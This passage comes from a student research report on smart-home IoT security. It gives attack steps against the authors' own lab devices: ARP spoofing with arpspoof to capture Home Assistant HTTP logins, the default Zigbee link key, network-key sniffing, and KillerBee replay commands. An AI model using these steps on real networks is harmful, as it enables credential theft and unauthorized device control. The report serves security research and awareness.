


Figure 4.4: Steps in VLC to see the video stream, by using the credentials got previously

In some cases, the brute force can get down the RTSP, so if we do not reboot the camera, the video stream is unavailable (so, a kind of DoS).

Weak passwords are not considered critical as they are typically targeted in brute force attacks that rely on wordlists like "rockyou". However, the potential impact of DoS attacks on camera systems is a more significant concern. During security incidents, such as robberies, uninterrupted camera functionality is crucial. A successful DoS attack can disrupt camera operations, leaving critical areas un-

[3]The IP on the screen above and the following ones, are different because the steps were done again to have some screen capture that we forgot to take.


monitored. Therefore, it is important for organizations to prioritize the resilience and security of their camera systems to mitigate the risk of such attacks and maintain continuous surveillance. We also found another problem, but it does not work every time, and it is more a problem of the Home Assistant Server. The thing consist to be between the server and a device that access to Home Assistant, and by using *driftnet*, we can see what the camera shows on the Home Assistant webpage.

The last one, is directly on the **Home Assistant Server**. The web server is by default running on port 80, known as insecure. So, we directly tried to intercept all data through all the network and the server:
The first command is to enable the router mode on the machine (redirect the packets to the target after interception), and the second one is to receive all packets whose contain the Home Assistant Server as the target.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

```
arpspoof -i wlan0 192.168.204.55
```

And in Wireshark, by filtering the packet to see only HTTP packets we found this:



We can see in clear the username and password of someone who connect to the platform. The only problem, is that this method only works with HTTP and if the person puts the web interface in HTTPS the credentials will not be in clear, but in most of cases nobody secure this part because it is only inside the network, but in the case of someone running the server on an open port of their network. It may be possible to do this attack outside the local network if it runs in HTTP.

Even if, it is just a problem of the HTTP protocol, it is still a real problem since by default the web interface is in HTTP and not in HTTPS.

4.1.6 Zigbee Attacks

To start this section, we will talk about a very useful tool that we used for the security research on Zigbee:

KillerBee[53] is a powerful open-source tool designed for Zigbee security research. Zigbee is a popular low-power wireless communication protocol used in applications such as home automation, industrial control, and smart grid systems. However, like any wireless technology, Zigbee networks can be vulnerable to security threats and attacks. KillerBee provides security researchers with a comprehensive set of features and capabilities to analyze and assess the security of Zigbee networks. Developed by Josh Wright, KillerBee is written in Python and offers a range of functionalities that aid in packet capturing, injection, manipulation, and network exploration. One of the key features of KillerBee is packet sniffing, which allows researchers to capture and analyze Zigbee network traffic. By examining the captured packets, researchers can audit the network, identify vulnerabilities, and assess the overall security posture of the Zigbee deployment. KillerBee also enables researchers to inject custom packets into Zigbee networks. This capability allows for the simulation of various

attacks, aiding in the assessment of the network's resilience and the testing of security measures. By injecting specially crafted packets, researchers can evaluate the effectiveness of existing security mechanisms and develop new exploits.

The only problem of this tool, is that it is very old and the last update is from last year (minor updates) and the beginning of the project was 8 years ago, so in practice there is less functionalities. The second problem is the compatibility with our hardware material, indeed we need to have a Zigbee dongle that can be used for pentest, to do so we used the Texas Instrument CC2531 (by flashing a firmware called "Bumblebee"[54] on it).




Figure 4.5: Texas Instrument CC2531

In addition of this tool, we used the software named "Ubiqua Protocol Analyzer", the problem is that we only accessed to the trial version and we forgot to take some screen capture. But with it, we found the channel[4] where the Zigbee network was communicating. So, it is the channel 20.

[4]Zigbee communication operates on channels ranging from 11 to 26 to minimize interference, comply with regulations, support network scalability, and enable dynamic channel selection. By utilizing different channels within the designated frequency range, Zigbee networks can avoid signal collisions, coexist with other wireless devices, accommodate more devices, and optimize performance.

To start, when we had the network channel, we directly tried to use the packet sniffing of KillerBee. To do so:

1. Identify the ID of the dongle: `zbid`

```
┌──(root㉿kali)-[~]
└─# zbid
          Dev Product String                    Serial Number
          1:4 CC2531 USB Dongle                      None
```

2. Here we see the ID (Dev column: 1:4), so we can launch Wireshark like this:

```
zbwireshark -i "1:4" -c 20
```





Figure 4.6: Zigbee Sniffing encrypted


With this simple sniffing, we can start by mapping the Zigbee network, because in the packet headers, we can see the MAC addresses of the devices in clear, so with that the manufacturer, it is not enough to know exactly which device is what (e.g. for the Philips hue light and the plug, it is the same manufacturer). But for instance, we know the device with the network address 0X000 is the coordinator, so the Home Assistant Server.

To continue, with this method we can see the traffic on the Zigbee network, the only problem is that everything is encrypted. By the way of research, we found that each Zigbee network has a network key, that is used for frame encryption. To do so, we need to sniff frames during the paring phase of a device, with that we found that a lot of devices are using a default key to communicate during the pairing: 5A:69:67:42:65:65:41:6C:6C:69:61:6E:63:65:30:39. In order to use this key during the sniffing, we needed to add it in Wireshark:


1. Go to *Edit* > *Preferences*




2. Choose *Protocol* > *Zigbee*, and click ok



3. Now click on +, put the key and click ok



To continue this method, we need to sniff until a device is paired, to facilitate it, we tried this by adding a Zigbee device to the Home Assistant Server during the sniffing, here is a capture done during a pairing of a light bulb:



The advantage of Wireshark, is that when it sniffed the network key, it directly decrypted all the following packets. So, we had the network key CD:B3:40:D8:C6:B7:

7B:F0:17:6F:12:FE:C8:03:E2:0A, with it we were able to add it in Wireshark like explain earlier with the default key, and if we look now at the first capture (Figure 4.6, page 69) we can see all the packets decrypted:





Figure 4.7: Zigbee Sniffing Decrypted

Now that we have all the traffic in clear, we are able to see how all devices are communicated, and can guess more which device is what, because there is a part in the packets used for command, called "cluster" and it says what is the order, for example on the is capture it is "On/Off", so it is a device that can be toggle on and off, and the brand is Philips:



Now that we can see clearly the packets we tried to do a replay attack, that means to send one or more packets that we capture to see if there is the same

behavior. With KillerBee, we already have the tool for that, so here are the steps, that we found in this paper[55]:

1. First capture the packets:

   ```
   zbdump -f <channel> -w <filename>.dump
   ```

   ```
   In practice:
   zbdump -f 20 -w capture.dump
   ```

2. Convert the capture into a file that can be send:

   ```
   zbconvert -i <filename>.dump -o <filename>.dcf
   ```

   ```
   In practice:
   zbconvert -i capture.dump -o capture.dcf
   ```

3. Now send the packets:

   ```
   zbreplay -R <filename>.dcf -f <channel> -s <time between packet in sec>
   ```

   ```
   In practice:
   zbreplay -R capture.dcf -f 20 -s .1
   ```

But today this method seems fixed, so it does not work anymore, because the Zigbee security improved and there are some variables in the frames, called "Sequence Number" that change every time during communications between devices, and any other securities that enforced the protocol since 2014.

To continue, we tried directly by doing some python code using the KillerBee python library and the Zigpy library (that we used to encrypt frames), and we tried

to reconstitute byte by byte a frame, from one we captured earlier. The code can be found at the end of the document (Appendix A-1). But unfortunately, it did not work or sometimes by modifying some parts we saw the packet, but with an offset on bytes (the source or destination address was wrong, the command, etc.) or in the worst case we saw nothing. Following our extensive research and explorations, we came across an enlightening study titled "New Replay Attack on Zigbee Devices for IoT Applications"[56]. Interestingly, their findings resonated with ours. The researchers, like us, were unable to execute successful replay attacks or send malicious packets to breach the system. Hence, one could surmise that Zigbee technology is sufficiently secure to withstand such intrusions. It seems to have developed resilience against these types of attacks, demonstrating that the security protocols embedded within its architecture are highly efficient and protective. While it is critical not to let our guard down and continue researching potential vulnerabilities and solutions, this analysis suggests that for the time being, Zigbee devices for IoT applications can resist the threat of replay attacks effectively. Therefore, they may not be in imminent danger from this specific type of cyber threat.

Upon reflecting on the experimental results pertaining to Zigbee devices' security, there are several noteworthy points that help us understand the robustness of its security protocols:

Firstly, the ability to map the network, though feasible, does not pose a severe security risk to Zigbee devices. While it is true that this capability could potentially be exploited for malicious purposes, it does not inherently compromise the network's overall security. The mapping function provides a layout of the device configuration but does not grant unauthorized access to the data flowing through the network. It is a concern to be acknowledged, yet its severity in the grand scheme of network security is comparatively minimal. A far more significant issue

arises with the possibility of obtaining the network key during a device's pairing process. This scenario presents a more substantial potential vulnerability as the network key essentially serves as the gateway to the entire network's access. If mismanaged or intercepted, this key could provide an attacker with unauthorized access to the network. Nevertheless, this potential vulnerability is restricted to the pairing stage and does not necessarily lead to widespread breaches, especially if proper security measures are in place during the device pairing. The last observation from the experimental findings shows that Zigbee devices appear impervious to more advanced forms of attacks such as replay attacks and packet injection. These types of attacks are notably more sophisticated and, if successful, could cause substantial damage. The inability of these attacks to penetrate Zigbee's defenses speaks volumes about its robust security protocols. It showcases the level of thought and strategic planning that has been invested in safeguarding the technology from malicious entities. Given these observations, it becomes evident that Zigbee technology is equipped with strong and efficient security protocols that can effectively resist these types of intrusions. The architecture within which Zigbee operates appears to be meticulously designed with security as a key consideration. The technology's inherent defenses against potential attacks prove to be both effective and protective.

All in all, despite some possible vulnerabilities, Zigbee technology, as it currently stands, presents a robust and secure option for users. Its resilience against various forms of potential attacks is commendable and serves as a testament to its reliability in maintaining security. This protective strength highlights Zigbee's appropriateness for use in contexts where data security is of paramount importance, assuring users of its ability to safeguard their networks against potential threats.

4.1.7 Summary of our attacks

	Wifi DoS	DoS Flood	ARP Spoofing	Specific Attacks	Severity
Tapo P100	●	●	o		1/4
Kasa KL110	●	●	o	● Control can be taken	3/5
WiZ Bulb	●	●	o	● Control can be taken	3/5
Tapo C200	●	●	o	● The BruteForce needs to work, but we can have the video stream	3/5
Echo Dot 5	●		o		1/5
HA Server	●		o	● HTTP so credentials in clear	4/5

o Working but need to process the results to find an exploit
● Working

Severity is just informative and not a real scale, it is just one that we made, we consider a device at 1 safe and at 5 not safe.

Figure 4.8: Wifi Attacks Results

For Zigbee attack, it is simpler, only the mapping works and obtaining the network key, but the rest that we tried was unsuccessful. Nothing works on every devices that we had.

4.2 Different Impacts

4.2.1 Impacts of these attacks on Smart Homes

In our study, we examined the security features of IoT devices utilized in Smart Homes, identifying how various attacks can have tangible consequences on this particular application of IoT technology. The variety of attacks we conducted, their success, and the impacts they had highlight the need for continued emphasis on IoT device security, even as the technology continues to evolve.

Let's begin by looking at the successful Wi-Fi DoS attacks that affected all the devices we tested. Such an attack can severely hamper communication between Smart Home IoT devices and their managing hubs or cloud servers, triggering loss of critical functionalities. This type of attack does not discriminate; all devices connected via Wi-Fi can potentially be affected. Therefore, its successful execution on all tested devices was significant, highlighting the inherent vulnerability present in these connections and the substantial disruption that can result from such an attack. We also executed DoS Flood attacks using the hping3 tool, achieving success on a number of devices. These attacks expose a distinct layer of vulnerability specific to Smart Home IoT devices. With the right tool and technique, an attacker could potentially overload the device or its network, making it unresponsive. This type of attack directly impacts the device's functionality and user experience, leading to a loss of service which, depending on the specific device and its application, could have varying degrees of repercussions.

Another successful attack was ARP Spoofing. ARP protocol, being pivotal to many network functions, when targeted, can significantly disrupt network communications within a Smart Home setup. An attacker conducting ARP Spoofing can

interfere with the communication between IoT devices, manipulate data, or even direct traffic to a different device. This successful attack underscores the importance of securing even the fundamental protocols that underpin network communications. In addition to these, we carried out specific attacks on some devices which allowed us to gain control over them. The consequences of these types of attacks are often more immediately tangible to the end-user. For example, gaining control over a smart lightbulb or plug allows an attacker to manipulate its state, turning it on or off at will. These successful attacks, while seemingly innocuous, highlight a violation of user control and privacy. Moreover, our investigations led us to identify that Home Assistant, the open-source software running on our Raspberry Pi and serving as our IoT hub, had port 80 open by default. This vulnerability allow an attacker to intercept the user's ID and password with using ARP Spoofing method. If an attacker manages to access the Home Assistant webpage, they could potentially gain control over the entire Smart Home network, exemplifying the importance of correct setup and secure protocols. So, this vulnerability highlights the importance of proper configuration and the use of secure protocols to protect sensitive information. The violation of user privacy and the potential for unauthorized access to the entire smart home system underscore the critical nature of this vulnerability.

Finally, we were able to successfully sniff Zigbee protocol frames. Even if by default the frames are encrypted, we found a way to get the network key. With this we just find a way to see the traffic between devices but if someone understand how to communicate by sending packets (what we did succeed), it may be possible to control devices on the Zigbee network, by injecting malicious packets.

It is worth noting that the attacks we conducted and the vulnerabilities we exposed do not necessarily all represent catastrophic weaknesses in the IoT devices.

Nevertheless, they do serve to highlight requiring enhancements in Smart Home IoT security. The fact that these attacks were successful suggests that there is a need for more robust security measures to safeguard against potential threats. Our research illustrates that, as with any technology, the security of IoT devices is an ongoing concern that requires constant attention and updating to keep pace with the evolving threat landscape. In particular, the need for security by design where security is integrated from the initial design phase and maintained throughout the life cycle of the device is a key takeaway from our study.

4.2.2 Impact on User's Trust

The potential impact on end-users' trust when IoT attacks succeed can be considerable and wide-ranging. This aspect is particularly important to consider, as users' trust and perception of IoT devices play a pivotal role in the broader acceptance and successful integration of these technologies into daily life.

Firstly, the successful execution of attacks that disrupt the functionality of devices, such as DoS attacks, can lead to frustration and inconvenience. In a smart home environment, where IoT devices are often integral to the user's comfort, security, and convenience, any disruption can negatively impact the user's quality of life and overall satisfaction with the technology. More critically, successful attacks that result in unauthorized control of devices or systems, or breaches of user data, can profoundly shake users' trust. For instance, a malicious actor taking control of your home features, such as turning lights on and off, manipulating smart plugs, or intercepting personal information, can lead to feelings of violation and a loss of personal security. This intrusion can be deeply disturbing, considering a home is usually seen as a private and safe place.

Moreover, successful data interception or sniffing attacks can have severe implications for user privacy. In an era where personal data has been termed the "new oil"[57], any compromise of such data can lead to a significant loss of privacy and create a sense of vulnerability. This can induce anxiety and mistrust among users, not only towards the specific devices compromised but towards IoT technology as a whole. This potential decrease in trust is a crucial concern. If users lose trust in IoT devices due to security breaches, they may be less likely to adopt or continue using these technologies. This resistance can slow the growth and evolution of IoT, preventing society from fully realizing its potential benefits. Furthermore, this can have a compounding effect, where a lack of widespread user adoption further reduces the incentives for manufacturers to improve device security, creating a negative feedback loop.

These potential impacts emphasize the importance of acknowledging the user trust factor in IoT security. While the technical aspects of cybersecurity are unquestionably important, the human impacts are equally critical. Our research aims to contribute to a better understanding of these effects, emphasizing the need for user-centric approaches in IoT device design and cybersecurity. By improving device security and protecting user privacy, we can help foster trust in IoT technologies, promoting their successful integration into our daily lives and wider society.

4.2.3 Projected Impacts on Industy/Economy

